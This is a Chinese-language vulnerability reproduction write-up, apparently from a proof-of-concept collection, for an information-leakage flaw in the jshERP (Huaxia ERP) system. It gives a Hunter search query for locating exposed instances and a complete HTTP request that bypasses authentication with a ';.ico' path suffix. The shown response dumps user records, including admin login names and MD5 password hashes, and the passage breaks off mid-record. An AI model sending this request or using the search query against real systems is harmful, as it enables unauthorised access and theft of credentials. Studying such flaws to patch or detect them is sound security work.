H7-1华夏-ERP-ImformationLeakage

漏洞描述：

华夏ERP基于SpringBoot框架、SaaS模式，立志为中小企业提供开源好用的ERP软件，目前专注进销存+财务功能。 华夏ERP系统存在敏感信息漏洞，攻击者可利用该漏洞获取敏感信息。

网站图片：

网络测绘：

Hunter 语法：


- hunterweb.body="jshERP-boot"

漏洞复现：

payload：

```
GET /jshERP-boot/user/getAllList;.ico HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=1693579975; Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1693580257
Upgrade-Insecure-Requests: 1
```

效果图:


请求
美化
Raw
Hex
GET /jshERP-boot/user/getAllList;.ico HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=1693579975; Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1693588257
Upgrade-Insecure-Requests: 1

响应
美化
Raw
Hex
页面渲染
HTTP/1.1 200
Server: nginx
Date: Fri, 01 Sep 2023 15:02:16 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Content-Length: 3286
{
"code":200,
"data":{
"userList":[
{
"id":63,
"username":"系统管理员",
"loginName":"yfgly",
"password":"e10adc3949ba59abbe56e057f20f883e",
"position":"",
"department":null,
"email":"",
"phonenum":"",
"ismanager":1,
"isystem":1,
"status":0,
"description":"",
"remark":null,
"tenantId":63
},
{
"id":120,
"username":"管理员",
"loginName":"admin",
"password":"e10adc3949ba59abbe56e057f20f883e",
"position":null,
"department":null,
"email":null,
"phonenum":null,